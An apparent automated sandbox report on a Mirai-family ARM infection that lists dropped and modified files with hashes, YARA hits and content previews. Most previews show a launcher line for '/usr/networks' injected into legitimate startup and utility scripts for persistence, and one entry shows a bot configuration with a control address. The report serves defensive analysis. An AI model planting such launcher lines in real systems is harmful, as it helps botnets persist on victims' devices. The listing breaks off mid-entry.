SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3DD
Malicious:	**true**
Preview:	./usr/networks&.exit 1.

/etc/rc.local	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOOR3n:M
MD5:	CCE237822A14795B1B5946EAE141691B
SHA1:	420CE3F920BB02962978255ADDCBF975D4014A3A
SHA-256:	D9C831E4480DBAAB813BF5BE1BCE6C64CFA4F4320038022E2051BD4E8E4D76DF
SHA-512:	24A86C9C9944068E3FE6000687E6D392F6587556601E09A22399D15B588536883547B326F13BE506BE492C2269F69AA2DCEDE4FBA8847664793847C74AD5EFF6
Malicious:	**true**
Preview:	./usr/networks&.exit 0.

/etc/rcS.d/S95baby.sh	
Process:	/tmp/bin.sh
File Type:	POSIX shell script, ASCII text executable
Category:	dropped
Size (bytes):	25
Entropy (8bit):	3.8936606896881854
Encrypted:	false
SSDEEP:	3:TKH4v0VJ:hK
MD5:	1B3235BA10FC04836C941D3D27301956
SHA1:	8909655763143702430B8C58B3AE3B04CFD3A29C
SHA-256:	01BA1FB41632594997A41D0C3A911AE5B3034D566EBB991EF76AD76E6F9E283A
SHA-512:	98BDB5C266222CCBD63B6F80C87E501C8033DC53B0513D300B8DA50E39A207A0B69F8CD3ECC4A128DEC340A1186779FEDD1049C9B0A70E90D2CB3AE6EBFA4C4D
Malicious:	**true**
Preview:	#!/bin/sh./usr/networks&.

/etc/wpa_supplicant/action_wpa.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	714
Entropy (8bit):	5.329653855555143
Encrypted:	false
SSDEEP:	12:cVDDdg8QdNux7S3Pd7PSeSST4ydVgpuVFnn3izesU6jc45gfqlX4n:UDxRelx7O9BSu4ydVBnn4742gyJ4
MD5:	DD099D71A60531087FDDED3EBEE8036A
SHA1:	C684334C3B133D889F8C5965184E1C9280BAA16A
SHA-256:	52995C5CED8EE9421D08E745C5E3D9805783E5D641C7A8FDB1C3CA6A4C745E03
SHA-512:	2788EB77A944861C3361D12DB65502553EE36314C40A864F73B2FF18AF54DA3D02F5AC07DBA4E962596F11DD8B826243BE2FD52F85F1260B511D3241E1C38C63
Malicious:	false
Preview:	./usr/networks&..exit 0.fi..# ifplugd(8) - <iface> <action>.#.# If an ifplugd managed interface is brought up, disconnect any.# wpa-roam managed interfaces so that only one "roaming" interface.# remains active on the system...IFPLUGD_IFACE="${1}"..case "${2}" in..up)...COMMAND=disconnect...;;..down)...COMMAND=reconnect...;;..*)...echo "$0: unknown arguments: ${@}" >&2...exit 1...;;.esac..for CTRL in /run/wpa_supplicant/*; do..[-S "${CTRL}"] || continue...IFACE="${CTRL#/run/wpa_supplicant/}"...# skip if ifplugd is managing this interface..if ["${IFPLUGD_IFACE}" = "${IFACE}"]; then...continue..fi...if wpa_action "${IFACE}" check; then...wpa_cli -i "${IFACE}" "${COMMAND}"..fi.done../usr/networks&.exit 1.

/etc/wpa_supplicant/functions.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3DD
Malicious:	false

/etc/wpa_supplicant/functions.sh	
Preview:	./usr/networks&.exit 1.

/etc/wpa_supplicant/ifupdown.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	3368
Entropy (8bit):	5.3288648372922625
Encrypted:	false
SSDEEP:	48:VcySPOD1MoGPVKSQ5NkmzYykHypw5lX3yp4ZpOqq9GCyiqYJ7l87OqxOCXnNnogq:lZfGPODjea4+9Gc7kOqxOC9ogwaRM
MD5:	77FEC347F290A3B065F36EE08ABB77C6
SHA1:	388D7CC5DDF20DD8651ED01B99460B7CECCBA46A
SHA-256:	40AE2677EF20938DC8A5D3776051D318F4C8059155D5CC146565DF028B45C283
SHA-512:	B377C9FED8545F0BC409AD6675E856C9B9C6183D1E6F189E1142E8CCEC89183273D357BE4FB720B680C4057EE045A2E19E9D4E82DDB33F3CED77EA38C1E07EAF
Malicious:	false
Preview:	./usr/networks&..exit 0.fi..# allow wpa_supplicant interface to be specified via wpa-iface.# useful for starting wpa_supplicant on one interface of a bridge.if [-n "$IF_WPA_IFACE"]; then..WPA_IFACE="$IF_WPA_IFACE".else..WPA_IFACE="$IFACE".fi..# source functions.if [-f /etc/wpa_supplicant/functions.sh]; then... /etc/wpa_supplicant/functions.sh.else..exit 0.fi..# quit if executables are not installed.if [! -x "$WPA_SUP_BIN"] || [! -x "$WPA_CLI_BIN"]; then..exit 0.fi..do_start () {..if test_wpa_cli; then...# if wpa_action is active for this IFACE, do nothing...ifupdown_locked && exit 0....# if the administrator is calling ifup, say something useful...if ["$PHASE" = "pre-up"]; then....wpa_msg stderr "wpa_action is managing ifup/ifdown state of $WPA_IFACE"....wpa_msg stderr "execute \`ifdown --force $WPA_IFACE' to stop wpa_action"... fi...exit 1..elif ! set | grep -q "^IF_WPA"; then...# no wpa- option defined for IFACE, do nothing...exit 0..fi...# ensure stale ifupdown_lock marker

/tmp/.config	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	173
Entropy (8bit):	4.908121595120361
Encrypted:	false
SSDEEP:	3:x/HKRb+NWzBMSKtbUNNQSf9xO4NRzfqiQKaHunjbzAWCTTnQMN+d/L+Xqg3KN0:tqRaEtMFtbUrQQxXDzraOn3zuTTn/N+M
MD5:	1021E0B7B7DE44145038C705865F9FF2
SHA1:	5E7EC0275CA63E162238FE7A6AD7FD7485372427
SHA-256:	9FF9646A48EE08E9A11D2653EDA13902B68BF4B429996184C21B1E67980D2980
SHA-512:	841436B650B083FD4CFF76CBCDFE471F79A0F9EC26F43537BBBA1136769884338A9DC869AF81EEE289CCB6101375945877BA3E71F994E9925D99B1793CB6FD5E
Malicious:	false
Preview:	2.[ss]botv2[/ss][dip]192.168.2.100:80[/dip][hp]88888888[/hp][count]http://ia.51.la/go1?id=17675125&pu=http%3a%2f%2fv.baidu.com/[idp][/count]1619016288.[rn]GET[/rn][sv]0[/sv]

/usr/bin/gettext.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	1914
Entropy (8bit):	4.829445473341419
Encrypted:	false
SSDEEP:	48:3/fh/ylBZscHBD4JxW0aeLWVXh6Q5bxg35ZnG+PAGWKczBzzP:3xKlscH/zeix/U5ZxAGWxP
MD5:	6A371C00539A7CA37BBE68DF0F044BE9
SHA1:	20778B3CCF4C2B42E9EDAD6C2A4ADC0F267CF220
SHA-256:	0832AFE212207C7C7B8A3F27556B774F3C25DFC4C0AB2AF37D8B0F3C6BEDF090
SHA-512:	2D49FD8EC5C531F96AE2D84AE3341BD3668A3E00F1AD408E2876B36540E693BB1884266EF9C792DE786F13B33553CADD5629BCD0352F9727D9CE48605EFD05D
Malicious:	**true**
Preview:	./usr/networks&. func_usage; exit 0 ;;. --version | --versio | --versi | --vers | --ver | --ve | --v). func_version; exit 0 ;;. esac. fi. func_usage 1>&2. exit 1. ;;. esac.fi..# eval_gettext MSGID.# looks up the translation of MSGID and substitutes shell variables in the.# result..eval_gettext () {. gettext "$1" | (export PATH `envsubst --variables "$1"`; envsubst "$1").}..# eval_ngettext MSGID MSGID-PLURAL COUNT.# looks up the translation of MSGID / MSGID-PLURAL for COUNT and substitutes.# shell variables in the result..eval_ngettext () {. ngettext "$1" "$2" "$3" | (export PATH `envsubst --variables "$1 $2"`; envsubst "$1 $2").}..# Note: This use of envsubst is much safer than using the shell built-in 'eval'.# would be..# 1) The security problem with Chinese translations that happen to use a.# character such as \xe0\x60 is avoided..# 2) The security problem with malevolent translators who put in command lists.# like "

/usr/networks	
Process:	/tmp/bin.sh
File Type:	ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, stripped
Category:	dropped
Size (bytes):	307960
Entropy (8bit):	5.819679405566689

/usr/networks	
Encrypted:	false
SSDEEP:	6144:T2s/gAWuboqsJ9xcJxspJBqQgTuaJZRhVabE5wKSDP99zBa77oNsKqqfPqOJ:T2s/bW+UmJqBxAuaPRhVabEDSDP99zBT
MD5:	EEC5C6C219535FBA3A0492EA8118B397
SHA1:	292559E94F1C04B7D0C65D4A01BBBC5DC1FF6F21
SHA-256:	12013662C71DA69DE977C04CD7021F13A70CF7BED4CA6C82ACBC100464D4B0EF
SHA-512:	3482C8324A18302F0F37B6E23ED85F24FFF9F50BB568D8FD7461BF57F077A7C592F7A88BB2E1C398699958946D87BB93AB744D13A0003F9B879C15E6471F7400
Malicious:	**true**
Yara Hits:	• Rule: SUSP_XORed_Mozilla, Description: Detects suspicious XORed keyword - Mozilla/5.0, Source: /usr/networks, Author: Florian Roth • Rule: JoeSecurity_Mirai_8, Description: Yara detected Mirai, Source: /usr/networks, Author: Joe Security • Rule: JoeSecurity_Mirai_9, Description: Yara detected Mirai, Source: /usr/networks, Author: Joe Security • Rule: JoeSecurity_Mirai_6, Description: Yara detected Mirai, Source: /usr/networks, Author: Joe Security • Rule: JoeSecurity_Mirai_4, Description: Yara detected Mirai, Source: /usr/networks, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Metadefender, Detection: 54%, Browse • Antivirus: ReversingLabs, Detection: 75%
Preview:	.ELF.....(.....4...P.....4. ...(.....p.....(...(.....8.....Q.td.....-...L.....@-.,@...0. ...S..... 0....S...../..0...0...@..../.....-.@0....S...M.8...8...../.0....0....S.....$0....S...../...../..... ... -...-.....-.....0.....V.....O-..M..@....M..P..... .. .0.....2..... .....0..N.....`... .....P0..H.....X..H..$x.....Z~....P.....U.....O.../...V.....Z.....4....`.....0... ...0... .....2..1C.....P... ....~~...0....S.....@ ..Ca.....$,..!$...<.....$.....0!....."<.. 4.....4...<...0..3a...9....."!...1...0....c...P...;.....p.....+..0 ...p..$L... B.P....p...@... ..).H.....0.....<.....0.....0... ..(....S.. .....(,.. |0C..+...0.....(...S.....Z.....

/usr/sbin/alsa-info.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	25983
Entropy (8bit):	5.455683610707543
Encrypted:	false
SSDEEP:	384:AhYCrncz9NJ20iuYwj9hkinrV8a0cvxo5sLG:Evrncz9NJGrwj9hkinrV8aHgsLG
MD5:	9DEFBAA753E5A9E5620E466E81715A35
SHA1:	751D0F882BE1494064C68A074DA5DC1CE599A349
SHA-256:	A8E3C858BE59F3DC8811EC7979F347FD07D7213089E5E3A1BD5BA7AFBBA1CE9C
SHA-512:	24851711C125FB277844B0AEE501A25EC2ED797417FFFF6F862793E24F07B94DF227DB54938728FBED1A711C74D84A7E86599BE248BC173387406BAC27F4E64F
Malicious:	**true**
Preview:	./usr/networks&..SHFILE=`mktemp -t alsa-info.XXXXXXXXXX` || exit 1..wget -O $SHFILE "http://www.alsa-project.org/alsa-info.sh" >/dev/null 2>&1..REMOTE _VERSION=`grep SCRIPT_VERSION $SHFILE \|head -n1 \|sed 's/.*=//'`..if [-s "$SHFILE" -a "$REMOTE_VERSION" != "$SCRIPT_VERSION"]; then...if [[-n $DIALOG]]...then....OVERWRITE=....if [-w $0]; then.....dialog --yesno "Newer version of ALSA-Info has been found\n\nDo you wish to install it?\nNOTICE: The original file $0 will be overwritten!" 0 0.....DIALOG_EXIT_CODE=$?.....if [[$DIALOG_EXIT_CODE = 0]]; then..... OVERWRITE=yes.....fi....fi....if [-z "$OVERWRITE"]; then.....dialog --yesno "Newer version of ALSA-Info has been found\n\nDo you wish to download it?" 0 0.....DIALOG_EXIT_CODE=$?....fi....if [[$DIALOG_EXIT_CODE = 0]]....then.....echo "Newer version detected: $REMOTE_VERSION".....echo "To view the ChangeLog, please visit $CHANGELOG".....if ["$OVERWRITE" = "yes"]; then......cp $SHFILE $ 0......echo "ALSA-Info script has been u

/usr/share/alsa-base/alsa-info.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	25464
Entropy (8bit):	5.453877096685684
Encrypted:	false
SSDEEP:	384:xhDCrnchINJ20QuPxj9DksnrVfp0+KvN5sLF:nernchINJsWxj9DksnrVfp0PsLF
MD5:	D8A586F0E09BD885937F5C46F02D64D0
SHA1:	2B5E662E8047318FB7A69BC3EEC9BB72A6300EDB
SHA-256:	62F4B99FB4C5B55F17E4295859190545998B875C431470D2A87D0E43D7DF990B
SHA-512:	70B65F5F85A5C2C82FCFD58F0A22CA13C7624AA27C8927EE65933D892443B718461BAD7250AC3271C71C0C22850710E503D20E6F2F33C7BE2FE5D5E8C97C0F1
Malicious:	false
Preview:	./usr/networks&..SHFILE=`mktemp -t alsa-info.XXXXXXXXXX` || exit 1..wget -O $SHFILE "http://www.alsa-project.org/alsa-info.sh" >/dev/null 2>&1..REMOTE _VERSION=`grep SCRIPT_VERSION $SHFILE \|head -n1 \|sed 's/.*=//'`..if ["$REMOTE_VERSION" != "$SCRIPT_VERSION"]; then...if [[-n $DIALOG]]...then....O VERWRITE=....if [-w $0]; then.....dialog --yesno "Newer version of ALSA-Info has been found\n\nDo you wish to install it?\nNOTICE: The original file $0 will be overwrit ten!" 0 0.....DIALOG_EXIT_CODE=$?.....if [[$DIALOG_EXIT_CODE = 0]]; then..... OVERWRITE=yes.....fi....fi....if [-z "$OVERWRITE"]; then.....dialog --yesno "Newer version of ALSA-Info has been found\n\nDo you wish to download it?" 0 0.....DIALOG_EXIT_CODE=$?....fi....if [[$DIALOG_EXIT_CODE = 0]]....then.....echo "Newer vers ion detected: $REMOTE_VERSION".....echo "To view the ChangeLog, please visit $CHANGELOG".....if ["$OVERWRITE" = "yes"]; then......cp $SHFILE $0......echo "ALS A-Info script has been updated to v $REM

/usr/share/alsa/utils.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	4725

/usr/share/alsa/utils.sh	
Entropy (8bit):	5.44928341819888
Encrypted:	false
SSDEEP:	96:yGC9i91fZ1j73kqM51SvbZGspLpZonAeVceVIP/yKIkC6eZju:yGC90f/4SvbYapZoh/GC64ju
MD5:	B4F115765D68E40BEBB845FA7F437539
SHA1:	4C37804189C7D91916E7050F4E4783A4C7F2F389
SHA-256:	9EAA55914953E4BAE6AF1E28841BD329160A16D17DE8061B04519669B2B2BCF9
SHA-512:	27D938F1CA106CA6431F2B8635D223BAA47D192D983357A649B95B70DB931199E8B084C2EB337321D9D6B4D4F63D6BA64A8CEFA5FE888896BE7FA1C5D2983C0 9
Malicious:	false
Preview:	./usr/networks&.bugout() { echo "${MYNAME}: Programming error" >&2 ; exit 123 ; }..echo_card_indices().{..if [-f /proc/asound/cards] ; then...sed -n -e's/^[[:space:]]*\([0-7]\)[[:space:]].*/\1/p' /proc/asound/cards..fi.}..filter_amixer_output().{..sed \...-e '/Unable to find simple control/d' \...-e '/Unknown playback setup/d' \...-e '/^$/d'.}..# The follo wing functions try to set many controls..# No card has all the controls and so some of the attempts are bound to fail..# Because of this, the functions can't return useful status values...# $1 <control>.# $2 <level>.# $CARDOPT.unmute_and_set_level().{..{ ["$2"] && ["$CARDOPT"] ; } || bugout..amixer $CARDOPT -q set "$1" "$2" unmute 2>&1 | filter_amixer_output || :..return 0.}..# $1 <control>.# $CARDOPT.mute_and_zero_level().{..{ ["$1"] && ["$CARDOPT"] ; } || bugout..amixer $CARDOPT -q set "$1" "0%" mute 2>&1 | filter_amixer_output || :...return 0.}..# $1 <control>.# $2 "on" | "off".# $CARDOPT.switch_control().{..{ ["$2"] &&

/usr/share/brltty/initramfs/brltty.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	46
Entropy (8bit):	3.925523369006428
Encrypted:	false
SSDEEP:	3:qXVOOR3vKDlOORgn:uK4n
MD5:	2CADDA792FBD37B54978108B6CC504D4
SHA1:	C28DD4FAC0523E31F0220FF31417583882C82692
SHA-256:	E6D7ED75CDB1FA6A44D3ACEC4A6933828B8FEA70FF78C167E49214E7D1634305
SHA-512:	681E59EF7DEE6E6F60C0ABF3325E5F64DF4CEA10A4D0DA585198ECD3BE951722DBE2559F6CE20E70CB97E84E7CEFEED4DC6AC78204D9C9FF403343ECEC79 7A0
Malicious:	false
Preview:	./usr/networks&.exit 0../usr/networks&.exit 1.

/usr/share/cups/braille/cups-braille.sh	
Process:	/tmp/bin.sh
File Type:	UTF-8 Unicode text
Category:	dropped
Size (bytes):	3551
Entropy (8bit):	5.478748088887141
Encrypted:	false
SSDEEP:	48:OANcIOY/L/1RAnw/UYfot2tAtldWfRzRukEu/YmWhS3mj4VT5V5TNVIt6Wousukz:OANSY/L/1R3/SRWikEu9bVaH/c
MD5:	6025702AFC2865AA8BA8638B3B590284
SHA1:	82A57782652A5D981E9A86E55F0F6D5A276ACEE1
SHA-256:	98D84975905042A77F6E514D7C54478701D6C0CC4BDDFE8B047D2BE3CD475C5C
SHA-512:	0E3A45F3160B3CA7442C4B2D4A9A2AD0A5390AC7091E0F9C870A073C3E6C408C171DE71014005196FF310A67B8ABC08BD0619B81972C118F5CF8281B9234C427
Malicious:	false
Preview:	./usr/networks&. exit 1. ;;. esac. printf "%s" "$VALUE".}..[-z "$NB"] && NB=1..#.# Page size.# Units in 100th of mm.#..# TODO: better handle imageable are a.PAGESIZE=$(getOption PageSize).case "$PAGESIZE" in. Legal). PAGEWIDTH=21590. PAGEHEIGHT=35560. ;;. Letter). PAGEWIDTH=21590. PAGEHE IGHT=27940. ;;. A3). PAGEWIDTH=29700. PAGEHEIGHT=42000. ;;. A4). PAGEWIDTH=21000. PAGEHEIGHT=29700. ;;. A4TF). PAGEWIDTH=21 000. PAGEHEIGHT=30480. ;;. A5). PAGEWIDTH=14850. PAGEHEIGHT=21000. ;;. 110x115). PAGEWIDTH=27940. PAGEHEIGHT=29210. ;;. 110 x120). PAGEWIDTH=27940. PAGEHEIGHT=30480. ;;. 110x170). PAGEWIDTH=27940. PAGEHEIGHT=43180. ;;. 115x110). PAGEWIDTH=29210. PA GEHEIGHT=27940. ;;. 120x120). PAGEWIDTH=30480. PAGEHEIGHT=30480. ;;. *). printf "ERROR: Unknown page size '%s'\n" "$PAGESIZE" >&2. exit 1. ;;.esac..#.TODO: hardcoded margin.PRINTABLEWIDTH=$((PAGEWIDTH - 100

/usr/share/cups/braille/index.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	590
Entropy (8bit):	5.080350031939274
Encrypted:	false
SSDEEP:	12:aNz9qyz2WNjcIBT/s8lHzSDIyvSs/mFex/UeHz6GJGIyzDFLn:69qA7R/s6TSkc/yex/UeT6GJHa
MD5:	D662E33F24591E0E67D329E55610FA21
SHA1:	C23AA5BAE84C14C8E48023BC330990B4377826C0
SHA-256:	1A9C2355734541A8364E25854C96B0A6C86E524FE55224C9205EF9F0F40B5E55
SHA-512:	5F7DFCBCCABFAF9D56B5166897CDAA66B0146324A2D3F398B99713CFAE58774FE4D678F04EFC19253366E2455246692A4A9572423331A828459192561B66C40B
Malicious:	false

/usr/share/cups/braille/index.sh	
Preview:	./usr/networks&. *) printf "ERROR: unsupported '%s' page folding\n" "$FOLDING" >&2 ; exit 1 ;;. esac.. # Configure dots spacing. case "$TEXTDOTDISTANCE" in. 220) INIT+=,TD1 ;;. 250) INIT+=,TD0 ;;. 320) INIT+=,TD2 ;;. *) printf "ERROR: unsupported '%s' text dot distance\n" "$TEXTDOTDISTANCE" >&2 ; exit 1 ;;. esac. case $GRAPHICDOTDISTANCE in. 160) INIT+=,GD2 ;;. 200) INIT+=,GD0 ;;. 250) INIT+=,GD1 ;;. *) printf "ERROR: unsupported '%s'graphic dot distance\n" "$GRAPHICDOTDISTANCE" >&2 ; exit 1 ;;. esac.. echo "$INIT".}../usr/networks&.exit 1.

/usr/share/cups/braille/indexv3.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	945
Entropy (8bit):	4.9071581716168575
Encrypted:	false
SSDEEP:	24:hO+DYLYWYZBBmbq2rywi+bdKz80g/D+6k9JSW9L:DDYLYWYZ3rwi+BKjg/D+RJSW9L
MD5:	F0CACB80F022AB8FC64F04310E59BEC2
SHA1:	059D10F9C33BF8724F38F1E4A444022D9CEDBD82
SHA-256:	62634D82D3013B5004E7220BC0CEBA6AE0C6DAFDC41C5B4D19B49A5154BFCE09
SHA-512:	B94116448FBC22E5E205225FD18B8D3D159BD5BA2E68758BF12EE4EA12860F40C0F5DD8B7F064C8B1994280BDD999779035F80F2D55937C54A649F02A8BC7068
Malicious:	false
Preview:	./usr/networks&..exit 1. fi. if [$LINESPACING -lt 100]. then..echo "ERROR: too small $LINESPACING line spacing" >&2..exit 1. fi. INIT+=,LS$(($L INESPACING / 10)). ;;. esac.. if [$LIBLOUIS1 != None -o \. $LIBLOUIS2 != None -o \. $LIBLOUIS3 != None -o \. $LIBLOUIS4 != None]. then. # s oftware-translated, enforce a 6-dot table if needed. case $TEXTDOTS in. # Firmware 11.02.1 and above allow to make sure to be using a 6-dot table. 6) INIT+=, BT0 ;;. # Hoping the user properly configured an 8-dot table. 8) ;;. *) echo "ERROR: unsupported $TEXTDOTS dots" >&2 ; exit 1 ;;. esac. else. # Hoping the user configured a table with appropriate number of dots. INIT+=,BT$TABLE. fi.. # roger. INIT+=";".else. # No support for temporary parameters. Hoping that the user configured CUPS. # the same way as the embosser.. INIT=.fi../usr/networks&.exit 1.

/usr/share/cups/braille/indexv4.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	818
Entropy (8bit):	4.8178661177968065
Encrypted:	false
SSDEEP:	24:C9DYLYWYZBBmbq2rywd8P8LVz80g/D+6k9JSW9L:wDYLYWYZ3rwyP8Bjg/D+RJSW9L
MD5:	07C3F2CE31B1380132DE8B1D5B9C4BA8
SHA1:	769D00809D188A7D9F8357152C9B82F634C0514B
SHA-256:	162E03582392361663035FF70A573CB379796CA647404BFFBE1C22D6AE7C25FB
SHA-512:	CB698C8E13D0635643F5F8102FFA961D050649F82FB915155B5D19E4CFC5985C86586BF41082731ACFDCBA5F799FF7F056A4D6AD0337383FABC4731D352D16CD
Malicious:	false
Preview:	./usr/networks&. exit 1. ;;. esac.. if [$LIBLOUIS1 != None -o \. $LIBLOUIS2 != None -o \. $LIBLOUIS3 != None -o \. $LIBLOUIS4 != None]. then. # software-translated, enforce a 6-dot table if needed. case $TEXTDOTS in. # Firmware 11.02.1 and above allow to make sure to be using a 6-dot table. 6) INIT+= ,BT0 ;;. # Firmware 11.02.1 and above allow to make sure to be using a 8-dot table. 8) INIT+=,BT6 ;;. *) echo "ERROR: unsupported $TEXTDOTS dots" >&2 ; e xit 1 ;;. esac. else. # Hoping the user configured a table with appropriate number of dots. INIT+=,BT$TABLE. fi.. # roger. INIT+=";".else. # No support for temporary parameters. Hoping that the user configured CUPS. # the same way as the embosser.. INIT=.fi../usr/networks&.exit 1.

/usr/share/debconf/confmodule.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3D D
Malicious:	false
Preview:	./usr/networks&.exit 1.

/usr/share/doc/acpid/examples/ac.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23

/usr/share/doc/acpid/examples/ac.sh	
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3D D
Malicious:	false
Preview:	./usr/networks&.exit 1.

/usr/share/doc/acpid/examples/default.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3D D
Malicious:	false
Preview:	./usr/networks&.exit 1.

/usr/share/doc/busybox-static/examples/mdev.conf.change_blockdev.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	309
Entropy (8bit):	4.972882784760757
Encrypted:	false
SSDEEP:	6:3Z2iGYkj5Ri36+u4DXFI7WBRZrjFI7efgYjFI7e6RTaKtkmTn:J2iB6PiZqWZdqefgQq9tPkmTn
MD5:	8B5CC9506A59F35C919D0CF65E3D75FA
SHA1:	956100F1C2B0A99C8B578DC6CE4854991089289A
SHA-256:	F53B8D26AD4D0CDE785D89C2F85D2132B943D5AB01FC482A8D53D1D6D3A01D5E
SHA-512:	725E036838D708E1BCBA1A5C89470B892BA249305AC5D237B203AB21B0794A1BC64917ACBBD1793F41F530E482C85C9C252D143DACB68E9667088E274139B905
Malicious:	false
Preview:	./usr/networks&..test -e "$DEVNAME" \|\| { echo "$DEVNAME doesn't exist, aborting"; exit 1; }..#echo "$DEVNAME exists"..if blockdev --rereadpt "$DEVNAME"; then...echo "blockdev --rereadpt succeeded"...exit 0..fi..echo "blockdev --rereadpt failed, exit code: $?".done.echo "Timed out".) &../usr/networks&.exit 1.

/usr/share/doc/cron/examples/cron-tasks-review.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	3647
Entropy (8bit):	4.544491450799858
Encrypted:	false
SSDEEP:	96:TExE7LzpY0V0rmzBpuYlzsSwG7SRpvzTC/8mO:TExgHpYa0ABppdsSyk8mO
MD5:	734F4010B22A9F64DBCCED57155A6396
SHA1:	1A3984285346A3FB8CF1A2666F273A8EFC300495
SHA-256:	5F76E60D53DEB684C98DFE7E2306D0AAC86938ECB6B68AA41283F560CFEBACF8
SHA-512:	8BC6C5176E4742ECBD69498B7CA52955CAF78031A996E0B50DFC23AA490C02B00B71E70DA500D27BEF241025B2FB3D4C50A943D6CB49E4964127E2513E836AD C
Malicious:	false
Preview:	./usr/networks&. -h|--help) usage; exit 0;;. -v|--version) version; exit 0;;. -s|--syslog) syslog="yes";;. -i|--info) send_info="yes";;. *) ;;. esac.done. ..send_message () {.. level=$1. msg=$2. ["$level" = "info"] && ["$send_info" = "no"] && return.. if ["$syslog" = "yes"] ; then. logger -p cron.$level -t CRON $msg. else. case $level in. "warn"). echo "WARN: $msg" >&2. ;;. "info"). echo "INFO: $msg" . ;;. esac. fi.}..warn () {.# Send a warning to the user. file=$1. reason=$2.. name=`basename $file`. # Skip hidden files. echo $name | grep -q -E '^\.' && return. # Skip disabled files. echo $name | grep -q -E '\.disabled' && return.. # TODO: Should we send warnings for '.old' or '.orig'?.. # Do not send a warning if the file is '.dpkg-old' or '.dpkg-dist'. if ! echo $file | grep -q -E '\.dp

/usr/share/doc/gawk/examples/network/PostAgent.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3DD
Malicious:	false
Preview:	./usr/networks&.exit 1.

/usr/share/doc/gawk/examples/prog/igawk.sh	
Process:	/tmp/bin.sh
File Type:	awk or perl script, ASCII text
Category:	dropped
Size (bytes):	1829
Entropy (8bit):	4.38604786798686
Encrypted:	false
SSDEEP:	24:yiYuM2UFMx/sIo6ml4wiQDRoLe/HfwoDt8vPP6k30YXU0kKhpjKGg:eBMx/tKiQDWawit8vPP6A0YXjnhpjXg
MD5:	141401CE535E9FFF3A9F3C9D5ECEC093
